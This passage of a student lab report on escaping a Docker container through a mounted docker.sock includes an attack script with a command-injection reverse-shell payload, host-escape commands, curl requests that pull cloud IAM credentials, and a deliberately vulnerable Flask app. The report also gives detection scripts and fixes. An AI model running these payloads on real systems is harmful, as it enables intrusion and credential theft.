The patch added file descriptor protections in runc that prevent the `/proc/self/exe` overwrite from succeeding, but this required changes to the container runtime itself.

13.1.2 CVE-2020-15257 — containerd Shim API Exposure

Affected versions: containerd < 1.3.9, containerd < 1.4.3.

The containerd shim process communicates with containers using an abstract Unix socket. Abstract sockets (those whose names begin with a null byte) are not bound to the filesystem

— they exist only in the kernel's abstract namespace and are accessible to any process that shares the same network namespace. Containers launched with `--network=host` share the host's network namespace, which includes access to abstract sockets. An attacker inside such a container can connect to the containerd shim API and use it to spawn a process on the host.

The structural parallel to the lab is strong: an IPC channel (socket) that is accessible from inside the container leads to host daemon access, which enables privilege escalation. The difference is the precondition. CVE-2020-15257 requires `--network=host` and an unpatched containerd version. The lab requires only a docker.sock bind-mount, which is a far more common configuration than `--network=host` in production deployments.

13.1.3 CVE-2022-0492 — cgroupv1 release_agent Escape

Affected versions: Linux kernel < 5.17 with cgroupv1 enabled.

In cgroupv1, the `release_agent` file specifies a program to execute when a cgroup becomes empty. If a container has `CAP_DAC_OVERRIDE` (which grants write access to files regardless of permission bits) and the host uses cgroupv1, an attacker can write a path to a controlled script into `release_agent` and trigger it by causing a cgroup to empty. The kernel executes the `release_agent` as root in the host namespace.

This is a true kernel exploit: it depends on a specific kernel version range, a specific cgroup subsystem version, and a specific capability being present in the container. The lab escape has none of these dependencies. It is a misconfiguration exploit that works identically across kernel versions and requires no capability beyond UID 0 access to the mounted socket.

13.1.4 Tesla Kubernetes Cryptojacking (2018)

This incident was not caused by a CVE. The Tesla engineering team had deployed a Kubernetes cluster with the dashboard exposed to the internet with no authentication required. An attacker accessed the dashboard, retrieved secrets from Kubernetes pods — including AWS IAM credentials stored in environment variables — and used those credentials to provision EC2 instances for cryptocurrency mining.

The parallel to the lab is structural rather than technical. In both cases, an unauthenticated control-plane API (Kubernetes dashboard in the Tesla incident, the Docker REST API via `docker.sock` in the lab) provides an attacker with full administrative access to the underlying infrastructure. Authentication on the control plane is the missing control in both cases. The Tesla incident demonstrates that this class of misconfiguration affects production systems at significant scale, not only lab environments.

13.1.5 Comparison Summary

Incident / CVE	Requires CVE	Auth Needed	Blast Radius	Similarity to Lab
This lab	No	No	Full host	—
CVE-2019-5736	Yes	No (root in container)	Full host	High
CVE-2020-15257	Yes	No	Host process exec	Medium
CVE-2022-0492	Yes	Partial (`CAP_DAC_OVERRIDE`)	Full host	Medium
Tesla K8s breach	No	No	Full cloud account	High

The table makes one pattern clear: the most impactful incidents in this category do not require an unpatched CVE. The Tesla breach and the lab attack both achieve full compromise through configuration choices that were explicitly made by the teams deploying the systems. Defenders who focus exclusively on CVE patch cycles miss this entire class of threat.

Figure 13.1: Attack path comparison: lab escape vs CVE-2019-5736 vs CVE-2020-15257 vs Tesla K8s breach

13.2 Docker in CI/CD Pipelines — Why This Pattern Is Common

The docker.sock bind-mount is not an exotic misconfiguration that only an inexperienced developer would introduce. It is a documented, widely recommended pattern in CI/CD tooling, which explains why it appears in production environments with regularity.

13.2.1 The CI/CD Requirement

A build pipeline that produces Docker images needs daemon access. Building an image requires `docker build`; pushing it to a registry requires `docker push`; deploying it requires `docker run`. When the pipeline agent itself runs inside a container — as is standard in Jenkins, GitLab CI, and GitHub Actions self-hosted runners — the agent needs a way to reach the Docker daemon.

The most direct solution:

```
docker run \
    -v /var/run/docker.sock:/var/run/docker.sock \
    jenkins/jenkins
```

The Jenkins agent running inside the container can now run `docker build` and `docker push` because it has access to the host daemon socket. The official Jenkins documentation describes this pattern. GitLab CI documentation offers the socket binding as an alternative to true Docker-in-Docker:

```
variables:
  DOCKER_HOST: unix:///var/run/docker.sock
```

The socket binding appears in official documentation for major CI platforms as a supported and, in some cases, recommended approach. Developers who follow official documentation to implement CI/CD Docker builds will produce this configuration without awareness that they are granting host root access to every build step.

13.2.2 Why Teams Accept the Risk

Several factors contribute to the pattern persisting in production:

- **Official endorsement**: documentation from Docker, Jenkins, and GitLab presents socket binding as a standard pattern, not a security exception requiring justification.
- **Perceived equivalence**: the alternative to socket binding is true Docker-in-Docker, which requires `--privileged` mode on the outer container. Both approaches are dangerous; teams frequently pick socket binding because it is simpler, without recognizing that both choices expose the host.
- **Operational complexity of alternatives**: the socket proxy pattern (Section 11.2) requires maintaining an additional service with its own configuration. Under time pressure, teams skip it.
- **Mental model mismatch**: developers see a volume mount (`-v`) and think of it as a file share. They do not recognize that mounting a Unix socket is different in kind from mounting a directory — it grants the container the ability to issue commands to the host daemon as root.

13.2.3 Blast Radius in the CI/CD Context

A compromised build step with docker.sock access has capabilities that extend well beyond the immediate host:

- A malicious build step can modify other containers running on the same CI host, including containers belonging to other build jobs and other teams.

- The build step can inject a malicious layer into the image being built. That layer is then distributed to every deployment environment that pulls the image. This is a supply chain attack: one compromised build produces poisoned artifacts that propagate downstream.
- `docker inspect` on other running containers exposes environment variables. Build jobs for other services running on the same CI host may have database credentials, API keys, and service tokens in their environment — all readable via the socket.

13.2.4 Safer CI/CD Alternatives

Three alternatives eliminate the socket exposure in CI/CD:

- **Kaniko**: builds Docker images from a Dockerfile without access to the Docker daemon. Runs as an unprivileged container; no socket required.
- **Buildah**: a daemonless OCI image builder. Like Kaniko, it can produce container images without a running Docker daemon and without a socket bind-mount.
- **Rootless Docker-in-Docker**: runs a nested Docker daemon as an unprivileged user using user namespaces. Removes the host socket from the picture; the inner daemon has no access to the outer host.

13.3 Cloud Metadata Abuse as a Related Vector

The lab demonstrates an escape from a container to the host operating system. In a cloud deployment, the same starting point — container-level RCE — can lead to a much broader compromise via the cloud metadata service. This section documents that extension.

13.3.1 The Cloud Metadata Service

Cloud providers make instance metadata available to any process running on a virtual machine via an HTTP endpoint at the link-local address `169.254.169.254`. This endpoint is reachable without credentials from any process on the VM — including processes running inside containers, because Docker's default bridge network allows outbound connections to this address.

The metadata service provides: IAM role credentials with associated access keys and session tokens, instance identity documents, network configuration, and user-data scripts passed at launch time.

13.3.2 AWS IMDSv1 — Vulnerable

```
# From inside a container with outbound network access
curl http://169.254.169.254/latest/meta-data/iam/security-
   credentials/
```

```
# Returns: role name

curl http://169.254.169.254/latest/meta-data/iam/security-
   credentials/<role-name>
# Returns: AccessKeyId, SecretAccessKey, Token
```

These credentials have the permissions of the EC2 instance role. Depending on the IAM configuration, an attacker who retrieves them may be able to read from S3 buckets, describe EC2 instances, access RDS databases, invoke Lambda functions, or enumerate other cloud resources — all from a single `curl` command inside the container.

13.3.3 Attack Extension from the Lab

The extension of the lab attack chain into a cloud environment proceeds as follows. First, the attacker achieves RCE via command injection inside the container. Second, the container has outbound network access through the default Docker bridge. Third, the attacker issues a `curl` request to `169.254.169.254` directly from the container — no escape to the host is required for this step. Fourth, the metadata service returns the EC2 instance role credentials. Fifth, the attacker uses those credentials from any internet-connected machine to access cloud resources in the victim's AWS account.

This means the docker.sock escape demonstrated in the lab is not even the most impactful attack available from the initial container RCE foothold in a cloud environment. The metadata service provides a direct path to cloud-wide lateral movement without requiring any host escape at all.

13.3.4 AWS IMDSv2 — Mitigated

AWS IMDSv2 introduces a required PUT-before-GET flow:

```
TOKEN=$(curl -s -X PUT \
    -H "X-aws-ec2-metadata-token-ttl-seconds: 21600" \
    http://169.254.169.254/latest/api/token)

curl -s -H "X-aws-ec2-metadata-token: $TOKEN" \
    http://169.254.169.254/latest/meta-data/iam/security-credentials
       /
```

The PUT request to obtain a token cannot be executed via Server-Side Request Forgery (SSRF) in most configurations because SSRF attacks typically cannot follow redirects or send custom HTTP methods. A simple `curl` inside a container can still complete the two-step flow, but the TTL-bound token limits the window of credential use.

IMDSv2 enforcement is a configuration choice. Instances must be explicitly set to require IMDSv2; instances created with older configurations or infrastructure-as-code templates may still use IMDSv1.

13.3.5 Other Cloud Providers

GCP exposes metadata at `http://metadata.google.internal/computeMetadata/v1/` and requires a `Metadata-Flavor: Google` header, which prevents simple browser-based SSRF but does not prevent access from inside a container with a direct network path. Azure's Instance Metadata Service at `http://169.254.169.254/metadata/instance` requires a `Metadata: true` header and uses IMDSv2-equivalent token flows.

13.3.6 Mitigations

- Enforce IMDSv2 on all EC2 instances via instance metadata options or a Service Control Policy.
- Block container access to the metadata service using iptables rules that drop packets from the container subnet destined for `169.254.169.254`:

```
iptables -I DOCKER-USER \
    -s 172.17.0.0/16 \
    -d 169.254.169.254 \
    -j DROP
```

- Apply the principle of least privilege to EC2 instance roles — roles should have only the permissions the instance itself needs, not the permissions of the workloads running on it.

Chapter 14

Conclusion

14.1 What Was Demonstrated

This project demonstrated a complete, end-to-end container escape chain using two misconfigurations that are present in real-world deployments. No kernel exploit was used. No CVE was triggered. No tooling beyond standard Linux utilities was required.

The chain rested on two independent vulnerabilities. The first was an OS command injection flaw (CWE-78): the `/ping` route passed the user-supplied `host` parameter directly to `os.popen()`, which invoked `/bin/sh -c` with the concatenated string. The semicolon in `8.8.8.8;id` was decoded by Flask from its URL-encoded form and interpreted by the shell as a command separator, resulting in `id` executing as UID 0 inside the container. The second was Docker socket exposure: the `-v /var/run/docker.sock:/var/run/docker.sock` bind-mount gave any process inside the container direct access to the host Docker daemon API with no authentication.

The attack steps executed in sequence were as follows. RCE was confirmed by observing `uid=0(root)` in the HTTP response to `/ping?host=8.8.8.8;id`. A reverse Bash TCP shell was delivered via a URL-encoded payload, establishing an interactive session as root inside the container on the attacker's listener. The container was enumerated and the Docker socket confirmed present and accessible via `ls -la /var/run/docker.sock`. The Docker CLI was installed inside the container using `apt-get`. A new privileged container was spawned via the host daemon with `-v /:/hostfs`, making the entire host filesystem available inside the escape container. The command `chroot /hostfs sh -c 'echo pwned > /tmp/escaped.txt'` wrote a file to the real host filesystem, confirming complete host compromise.

Detection was demonstrated immediately after. The escape artifact at `/tmp/escaped.txt` was found on the host. `docker inspect` on the running container revealed the `docker.sock` bind-mount in the `Mounts` array. An `auditd` file watch rule was established on the socket path for future access logging. `lsof` confirmed active socket connections from non-daemon processes.

The entire chain is reproducible on any default Docker installation where both misconfigurations are present. The reproducibility is the point: this is not an edge case or a race condition. It is a deterministic consequence of two specific configuration choices.

14.2 Key Takeaways

14.2.1 Misconfiguration Outpaces CVEs as a Practical Threat

The escape chain required zero unpatched vulnerabilities. Both enabling conditions — the command injection and the socket mount — were introduced by explicit configuration choices, not by software defects outside the deployer's control. The real-world incidents in Chapter 13 confirm that this pattern generalises: the Tesla Kubernetes breach and the Docker Hub poisoned images incident were both misconfiguration exploits, not CVE exploits. Security posture that focuses exclusively on patch cycles misses this entire attack class. Auditing configuration is as important as applying patches.

14.2.2 A Container Is Not a Security Boundary by Default

Linux namespaces provide isolation of visibility: a containerised process cannot see host processes, host filesystems, or host network interfaces unless those resources are explicitly shared. Namespaces do not provide isolation of privilege. A container running as UID 0 with access to the Docker socket is not contained — it has a direct path to host root via the daemon API. The mental model of "running in Docker" as a security guarantee is incorrect without explicit hardening. Containerisation is an operational tool; security requires treating it as one layer in a defence-in-depth stack, not as a boundary.

14.2.3 Defence-in-Depth Is Not Optional

Fixing the code eliminates RCE but leaves the socket mount as a standing misconfiguration accessible to any future vulnerability in the application. Removing the socket mount eliminates the escape but leaves the application exploitable for RCE that is contained within the container. Both fixes together break the chain at two independent points. The full hardening posture from Chapter 11 — code fix, socket removal, non-root container user, seccomp profile, AppArmor profile, read-only filesystem, and network controls — provides redundant layers such that no single future mistake re-enables the full chain.

14.2.4 Root Inside Containers Is Dangerous

UID 0 without user namespace remapping is UID 0 on the host kernel. Capabilities, filesystem access, and network operations available to root inside the container are host-level operations constrained only by what the container runtime explicitly restricts. The `USER` directive in a Dockerfile is a security control, not an aesthetic choice. Default Docker images run as root; explicit non-root configuration is required. The non-root user fix in Section 11.7 blocked the `apt-get` install step and the socket access in a single change.

14.2.5 Detection Must Be Proactive

Every detection technique demonstrated in Chapter 10 has a reactive and a proactive mode. `auditd` deployed after the attack finds no historical records; deployed before the attack, it

produces a full timeline. `docker inspect` run as a post-incident audit finds the misconfiguration; integrated into a CI/CD pipeline, it prevents the misconfiguration from reaching production. Falco configured at container start alerts on socket mounts before any exploitation occurs. The difference between detecting an attack and forensically reconstructing one after the fact is whether detection infrastructure was deployed before the attacker arrived.

14.2.6 The Daemon Is the Privilege Boundary

All Docker security ultimately depends on controlling who can reach `dockerd`. Socket access is daemon access; daemon access is host root. There is no privilege escalation required between those steps — the API itself executes as root. This is why Rootless Docker and Podman represent architectural improvements rather than just configuration options: they eliminate the privileged daemon, removing the target that socket access was used to reach.

14.3 Further Reading

Container Security Standards

- CIS Docker Benchmark — Center for Internet Security. Explicitly flags `docker.sock` mounts as a critical finding.
- NIST SP 800-190: Application Container Security Guide.
- OWASP Docker Security Cheat Sheet.

CVEs Referenced

- CVE-2019-5736: runc `/proc/self/exe` container escape.
- CVE-2020-15257: containerd abstract socket exposure.
- CVE-2022-0492: cgroupv1 `release_agent` privilege escalation.

Tools

- Falco (CNCF): `falco.org` — runtime syscall-level security monitoring.
- Trivy (Aqua Security): `aquasecurity.github.io/trivy` — container image vulnerability scanning.
- Kaniko (Google): `github.com/GoogleContainerTools/kaniko` — daemonless Docker image builds for CI.
- Docker Socket Proxy (Tecnativa): `github.com/Tecnativa/docker-socket-proxy` — scoped API proxy.
- Podman: `podman.io` — daemonless, rootless container runtime.

Kernel and Runtime References

- `namespaces(7)` Linux man page — authoritative reference on namespace types and semantics.
- `capabilities(7)` Linux man page — complete Linux capability list and effects.
- `seccomp(2)` Linux man page — seccomp filter mode and BPF rule structure.
- OCI Runtime Specification: `github.com/opencontainers/runtime-spec` — defines the container lifecycle and configuration schema.

Incident References

- Tesla Kubernetes breach (2018) — RedLock Cloud Security Intelligence report.
- Docker Hub malicious image campaign (2018) — Docker official post-incident disclosure.

Books and Whitepapers

- Liz Rice, *Container Security*. O'Reilly Media, 2020.
- NCC Group, "Understanding and Hardening Linux Containers" — technical whitepaper covering namespace internals, capability analysis, and container runtime security.

Appendix A

Full Source Code Listings

A.0.1 app.py — Vulnerable Flask Application

Listing A.1: app.py — NetDiag vulnerable web application

```
from flask import Flask, request, render_template
import os

app = Flask(__name__)

@app.route('/')
def index():
    return render_template('index.html', result=None)

@app.route('/ping')
def ping():
    host = request.args.get('host', '')
    result = os.popen("ping␣-c␣3␣" + host).read()
    return render_template('index.html', result=result)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

A.0.2 Dockerfile — NetDiag Container Image

Listing A.2: Dockerfile — builds the NetDiag vulnerable image

```
FROM python:3.11-slim
WORKDIR /app
COPY . .
RUN pip install flask
EXPOSE 5000
CMD ["python3", "app.py"]
```

A.0.3 setup.sh — Victim Machine Setup Script

Listing A.3: setup.sh — builds and runs the vulnerable container on VM1

```
#!/bin/bash
# ==============================================================
#  setup.sh  --  Victim Machine (VM1 | 192.168.98.4)
#  Docker Escape Demo | GTU-SET Semester 4
#  Run this ONCE from the repo root after cloning.
# ==============================================================

set -e

YELLOW='\033[1;33m'
GREEN='\033[0;32m'
RED='\033[0;31m'
NC='\033[0m'

banner() { echo -e "\n${YELLOW}[*] $1${NC}"; }
ok()     { echo -e "${GREEN}[+] $1${NC}"; }
err()    { echo -e "${RED}[-] $1${NC}"; exit 1; }

echo ""
echo -e "${YELLOW}  Docker Escape Demo -- Host Setup${NC}"
echo -e "${YELLOW}  VM1 (Victim) | 192.168.98.4${NC}"
echo ""

# -- 1. Check required files ----------------------------------
banner "Checking for required files..."

[ -f "./host/app.py" ]     || err "host/app.py not found."
[ -f "./host/Dockerfile" ] || err "host/Dockerfile not found."

ok "app.py found"
ok "Dockerfile found"

# -- 2. Check Docker ------------------------------------------
banner "Checking Docker..."

if ! command -v docker &>/dev/null; then
    banner "Docker not found -- installing..."
    apt-get update -qq && apt-get install -y docker.io
    systemctl enable --now docker
    ok "Docker installed and started"
else
    ok "Docker already installed: $(docker --version)"
fi

```

```
# -- 3. Build the vulnerable image ----------------------------
banner "Building␣NetDiag␣Docker␣image..."
docker build -t netdiag ./host/ && ok "Image␣'netdiag'␣built␣
   successfully"

# -- 4. Stop any old container ---------------------------------
if docker ps -a --format '{{.Names}}' | grep -q "^netdiag-app$";
   then
    banner "Removing␣old␣netdiag-app␣container..."
    docker rm -f netdiag-app
fi

# -- 5. Run with the intentional misconfiguration --------------
banner "Starting␣NetDiag␣container␣(with␣docker.sock␣mount)..."
docker run -d \
    -p 5000:5000 \
    -v /var/run/docker.sock:/var/run/docker.sock \
    --name netdiag-app \
    netdiag

ok "Container␣running!"

# -- 6. Done ---------------------------------------------------
echo ""
echo -e "${GREEN}Setup␣complete.␣NetDiag␣is␣LIVE.${NC}"
echo ""
echo -e "␣␣App␣URL␣␣:␣${YELLOW}http://192.168.98.4:5000${NC}"
echo -e "␣␣Vuln␣URL␣:␣${YELLOW}http://192.168.98.4:5000/ping?host
   =8.8.8.8;id${NC}"
echo ""
echo -e "␣␣Attacker␣should␣now␣run␣${YELLOW}attack.sh${NC}␣on␣VM2."
echo ""
```

A.0.4 attack.sh — Attacker Machine Script

Listing A.4: attack.sh — drives the full attack chain from VM2

```
#!/bin/bash
# ==============================================================
#  attack.sh  -  Attacker Machine (VM2 | 192.168.98.5)
#  Docker Escape Demo | GTU-SET Semester 4
#  Walks through each step of the attack chain interactively.
# ==============================================================

VICTIM_IP="192.168.98.4"
ATTACKER_IP="192.168.98.5"
```

```
PORT=4444
TARGET="http://${VICTIM_IP}:5000"

YELLOW='\033[1;33m'
GREEN='\033[0;32m'
CYAN='\033[0;36m'
RED='\033[0;31m'
NC='\033[0m'

banner()  { echo -e "\n${YELLOW}[*] $1${NC}"; }
ok()      { echo -e "${GREEN}[+] $1${NC}"; }
info()    { echo -e "${CYAN}    $1${NC}"; }
pause()   { echo -e "\n${YELLOW}Press ENTER to continue...${NC}"; read -r; }

echo ""
echo -e "${RED}  Docker Escape Demo -- Attack Script${NC}"
echo -e "${RED}  VM2 (Attacker) | 192.168.98.5${NC}"
echo ""
echo -e "  Target  : ${YELLOW}${TARGET}${NC}"
echo -e "  Listen  : ${YELLOW}${ATTACKER_IP}:${PORT}${NC}"
echo ""

# -- STEP 1: Confirm RCE ----------------------------------------
banner "STEP 1 - Confirm Remote Code Execution"
info "Sending: GET /ping?host=8.8.8.8;id"
echo ""

RESPONSE=$(curl -s --max-time 10 \
    "${TARGET}/ping?host=8.8.8.8%3Bid" 2>/dev/null)

if echo "$RESPONSE" | grep -q "uid=0"; then
    ok "RCE confirmed! Response contains uid=0(root)"
    echo ""
    echo "$RESPONSE" | grep "uid=" | head -3
else
    echo -e "${RED}[-] No RCE detected. Is the victim app running?${NC}"
    echo "    Raw response: $RESPONSE"
    exit 1
fi

pause

# -- STEP 2: Reverse Shell --------------------------------------
banner "STEP 2 - Reverse Shell"
info "Opening netcat listener on port ${PORT}..."
```

```
info "Then␣sending␣reverse␣shell␣payload␣to␣victim."
echo ""
info "Once␣the␣shell␣connects,␣stabilize␣with:"
echo ""
echo -e "␣␣␣␣${CYAN}python3␣-c␣'import␣pty;␣pty.spawn(\"/bin/bash\")'${NC}"
echo -e "␣␣␣␣${CYAN}export␣TERM=xterm${NC}"
echo -e "␣␣␣␣${CYAN}#␣Ctrl+Z␣->␣stty␣raw␣-echo;␣fg␣->␣Enter␣twice${NC}"
echo ""

pause

if command -v xterm &>/dev/null; then
    xterm -title "Netcat␣Listener␣[:${PORT}]" \
        -e "nc␣-lvnp␣${PORT}" &
elif command -v gnome-terminal &>/dev/null; then
    gnome-terminal -- bash -c "nc␣-lvnp␣${PORT};␣exec␣bash" &
else
    banner "Run␣this␣manually␣in␣another␣window:"
    echo -e "␣␣␣␣${YELLOW}nc␣-lvnp␣${PORT}${NC}"
    pause
fi

sleep 1

banner "Sending␣reverse␣shell␣payload␣to␣victim..."
PAYLOAD="bash+-c+'bash+-i+>%26+/dev/tcp/${ATTACKER_IP}/${PORT}+0>%261'"
curl -s --max-time 5 \
    "${TARGET}/ping?host=8.8.8.8%3B${PAYLOAD}" &>/dev/null &

ok "Payload␣sent.␣Watch␣the␣listener␣window␣for␣your␣shell."

pause

# -- STEP 3: Post-exploitation reminder -----------------------
banner "STEP␣3␣-␣Inside␣the␣Container:␣Escape␣via␣docker.sock"
info "Run␣these␣commands␣in␣your␣reverse␣shell:"
echo ""
echo -e "␣␣${CYAN}#␣Verify␣the␣socket␣is␣mounted${NC}"
echo -e "␣␣${YELLOW}ls␣-la␣/var/run/docker.sock${NC}"
echo ""
echo -e "␣␣${CYAN}#␣Install␣Docker␣CLI␣inside␣the␣container${NC}"
echo -e "␣␣${YELLOW}apt-get␣update␣&&␣apt-get␣install␣-y␣docker.io${NC}"
echo ""
```

```
echo -e "␣␣${CYAN}#␣Escape:␣mount␣host␣root␣and␣write␣a␣file${NC}"
echo -e "␣␣${YELLOW}docker␣-H␣unix:///var/run/docker.sock␣run␣-d␣\\"
echo -e "␣␣␣␣-v␣/:/hostfs␣--rm␣alpine␣\\"
echo -e "␣␣␣␣chroot␣/hostfs␣sh␣-c␣'echo␣pwned␣>␣/tmp/escaped.txt'${
   NC}"
echo ""
echo -e "␣␣${CYAN}#␣Verify␣on␣VM1␣(host):${NC}"
echo -e "␣␣${YELLOW}cat␣/tmp/escaped.txt${NC}"
echo ""
echo -e "${GREEN}-----------------------------------------${NC}"
echo -e "${GREEN}␣Attack␣chain␣complete␣if␣you␣see␣'pwned'.␣${NC}"
echo -e "${GREEN}-----------------------------------------${NC}"
echo ""
echo -e "␣␣Now␣switch␣to␣VM1␣and␣run␣${YELLOW}detect.sh${NC}."
echo ""
```

A.0.5 detect.sh — Detection Script

Listing A.5: detect.sh — post-attack detection and auditing on VM1

```
#!/bin/bash
# ==============================================================
#  detect.sh  -  Victim Machine (VM1 | 192.168.98.4)
#  Docker Escape Demo | GTU-SET Semester 4
#  Run AFTER the attack to demonstrate detection techniques.
# ==============================================================

YELLOW='\033[1;33m'
GREEN='\033[0;32m'
CYAN='\033[0;36m'
RED='\033[0;31m'
NC='\033[0m'

banner() { echo -e "\n${YELLOW}==␣$1␣==${NC}"; }
ok()     { echo -e "${GREEN}[+]␣$1${NC}"; }
warn()   { echo -e "${RED}[!]␣$1${NC}"; }
info()   { echo -e "${CYAN}␣␣␣␣$1${NC}"; }

echo ""
echo -e "${CYAN}␣␣Docker␣Escape␣Demo␣--␣Detection${NC}"
echo -e "${CYAN}␣␣VM1␣(Host)␣|␣192.168.98.4${NC}"
echo ""

# - CHECK 1: Proof of compromise --------------------------------
banner "CHECK␣1␣-␣Proof␣of␣Host␣Compromise"
```

```
info "Looking␣for␣/tmp/escaped.txt␣written␣from␣inside␣the␣container
    ..."
echo ""

if [ -f /tmp/escaped.txt ]; then
    warn "HOST␣IS␣COMPROMISED"
    echo -e "␣␣Contents:␣${RED}$(cat␣/tmp/escaped.txt)${NC}"
else
    ok "No␣escape␣artifact␣found."
fi

# - CHECK 2: Inspect mounts -------------------------------------
banner "CHECK␣2␣-␣Inspect␣Container␣Mounts"
info "docker␣inspect␣netdiag-app␣|␣grep␣Mounts"
echo ""

if docker inspect netdiag-app &>/dev/null; then
    MOUNTS=$(docker inspect netdiag-app | python3 -c "
import␣sys,␣json
data␣=␣json.load(sys.stdin)
mounts␣=␣data[0].get('Mounts',␣[])
for␣m␣in␣mounts:
␣␣␣␣print('␣␣Source␣:',␣m.get('Source'))
␣␣␣␣print('␣␣Dest␣␣␣:',␣m.get('Destination'))
␣␣␣␣print()
" 2>/dev/null)

    echo "$MOUNTS"

    if echo "$MOUNTS" | grep -q "docker.sock"; then
        warn "docker.sock␣IS␣mounted␣--␣critical␣misconfiguration!"
    else
        ok "docker.sock␣is␣NOT␣mounted."
    fi
else
    warn "Container␣'netdiag-app'␣not␣found."
fi

# - CHECK 3: auditd ---------------------------------------------
banner "CHECK␣3␣-␣auditd:␣Monitor␣docker.sock␣Access"
info "Setting␣up␣audit␣rule␣for␣/var/run/docker.sock..."
echo ""

if ! command -v auditctl &>/dev/null; then
    info "auditd␣not␣installed.␣Installing..."
    apt-get install -y auditd -qq && systemctl enable --now auditd
fi
```

```

auditctl -w /var/run/docker.sock -p rwxa -k docker_sock 2>/dev/null && \
    ok "Audit␣rule␣set␣with␣key␣'docker_sock'"

echo ""
info "Searching␣audit␣logs␣for␣docker.sock␣access..."
echo ""
AUDIT_HITS=$(ausearch -k docker_sock 2>/dev/null | tail -20)

if [ -n "$AUDIT_HITS" ]; then
    warn "Audit␣hits␣found:"
    echo "$AUDIT_HITS"
else
    info "No␣past␣audit␣hits␣(rule␣just␣added)."
fi

# - CHECK 4: Running containers ---------------------------------
banner "CHECK␣4␣-␣All␣Running␣Containers"
docker ps --format \
    "table␣{{.Names}}\t{{.Image}}\t{{.Status}}\t{{.Ports}}"

# - CHECK 5: Live socket processes ------------------------------
banner "CHECK␣5␣-␣Processes␣Accessing␣docker.sock␣Right␣Now"
echo ""
PROCS=$(lsof /var/run/docker.sock 2>/dev/null)
if [ -n "$PROCS" ]; then
    warn "These␣processes␣have␣docker.sock␣open:"
    echo "$PROCS"
else
    ok "No␣unexpected␣processes␣on␣docker.sock."
fi

# - Summary -----------------------------------------------------
echo ""
echo -e "${YELLOW}=====================================================${NC}"
echo -e "${YELLOW}␣␣Detection␣Summary${NC}"
echo -e "${YELLOW}=====================================================${NC}"
echo ""
echo -e "␣␣Tool␣␣␣␣␣␣␣␣␣␣␣␣|␣What␣it␣caught"
echo    "␣␣----------------|-----------------------------------"
echo    "␣␣docker␣inspect␣␣|␣docker.sock␣bind-mount"
echo    "␣␣auditd␣␣␣␣␣␣␣␣␣␣|␣socket␣access␣(ongoing␣logging)"
echo    "␣␣lsof␣␣␣␣␣␣␣␣␣␣␣|␣live␣processes␣on␣socket"
echo    "␣␣Falco*␣␣␣␣␣␣␣␣␣|␣runtime␣rules␣(not␣installed␣here)"
```

```
echo ""
echo    "  * Recommended for production environments."
echo ""
echo -e "${GREEN}  Fix: remove -v /var/run/docker.sock from docker run${NC}"
echo -e "${GREEN}  Fix: replace os.popen() with subprocess.run(list) ${NC}"
echo ""
```

A.0.6 Secure Code Fix — app.py

Listing A.6: app.py (fixed) — subprocess list form eliminates command injection

```
from flask import Flask, request, render_template, abort
import subprocess
import re

app = Flask(__name__)

VALID_HOST = re.compile(r'^[a-zA-Z0-9.\-]{1,253}$')

@app.route('/')
def index():
    return render_template('index.html', result=None)

@app.route('/ping')
def ping():
    host = request.args.get('host', '')
    if not VALID_HOST.match(host):
        abort(400)
    result = subprocess.run(
        ['ping', '-c', '3', host],
        capture_output=True,
        text=True,
        timeout=10
    ).stdout
    return render_template('index.html', result=result)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

Appendix B

Glossary of Terms

- **AppArmor** — Linux Security Module providing mandatory access control via path-based profiles. Docker loads a default AppArmor profile for each container unless disabled.
- **Attack Surface** — The set of entry points, interfaces, and data flows through which an attacker can attempt to compromise a system.
- **auditd** — Linux audit daemon. Monitors kernel-level events (file access, syscalls) and writes structured logs to `/var/log/audit/audit.log`.
- **auditctl** — Command-line utility for adding, removing, and listing `auditd` rules at runtime.
- **ausearch** — Utility for querying `auditd` logs by key, user, PID, or time range.
- **Bind Mount** — A mount type that maps a host filesystem path directly into a container's mount namespace via `mount(MS_BIND)`. The host path and container path reference the same inode.
- **BPF (Berkeley Packet Filter)** — Kernel virtual machine used to execute user-supplied filter programs in kernel space. Used by seccomp for syscall filtering.
- **Capabilities (Linux)** — Fine-grained subdivision of root privilege into discrete units (e.g., `CAP_SYS_ADMIN`, `CAP_NET_BIND_SERVICE`). Docker drops most capabilities from containers by default.
- **cgroups (Control Groups)** — Linux kernel feature that limits, accounts for, and isolates resource usage (CPU, memory, PIDs, I/O) per process group.
- **Command Injection** — Vulnerability class (CWE-78) where unsanitized user input is passed to a shell execution function, allowing attacker- controlled commands to execute on the host OS.
- **containerd** — Industry-standard container runtime (CNCF project) that manages container lifecycle. Sits between `dockerd` and `runc`.

- **containerd-shim** — Lightweight process spawned per container by containerd. Supervises the container after `runc` exits and holds stdio file descriptors.
- **CVE (Common Vulnerabilities and Exposures)** — Standardized identifier for publicly known security vulnerabilities. Format: CVE-YEAR-NUMBER.
- **DAC (Discretionary Access Control)** — Standard Unix permission model: owner, group, and other read/write/execute bits on files and directories.
- **Docker** — Toolchain for packaging, distributing, and running containerized applications. Comprises CLI, daemon (`dockerd`), and runtime stack (containerd, runc).
- **docker.sock** — Unix domain socket at `/var/run/docker.sock` over which the Docker REST API is exposed. Access to this socket is equivalent to host root access.
- **dockerd** — The Docker daemon process. Runs as UID 0 on the host. Accepts API requests from clients via `docker.sock` and delegates container execution to containerd.
- **eBPF (extended BPF)** — Modern extension of BPF allowing safe user-supplied programs to run in kernel space for observability, networking, and security use cases. Used by Falco for runtime detection.
- **execve()** — Linux syscall that replaces the current process image with a new program. Used by shells, runc, and Python's subprocess module to launch new executables.
- **Falco** — CNCF runtime security tool. Uses eBPF or a kernel module to monitor syscall events and alert on rule-matching suspicious behaviour.
- **Flask** — Lightweight Python web framework implementing the WSGI interface. Used to build the NetDiag vulnerable application.
- **fork()** — Linux syscall that creates a child process as a copy of the parent. Child inherits UID, GID, open file descriptors, and environment.
- **GTU-SET** — Gujarat Technological University School of Engineering and Technology.
- **IMDSv1 / IMDSv2** — AWS Instance Metadata Service versions. IMDSv1 is accessible via simple HTTP GET. IMDSv2 requires a session-oriented PUT request, mitigating SSRF-based credential theft.
- **IOC (Indicator of Compromise)** — Forensic artefact on a system that indicates a security incident has occurred or is in progress.
- **iptables** — Linux kernel netfilter interface for packet filtering and NAT. Docker uses iptables to create DNAT rules for port mappings and MASQUERADE rules for container outbound traffic.
- **Kernel Space** — CPU privilege ring 0. The operating system kernel executes here with full hardware access. User processes cannot execute directly in kernel space.

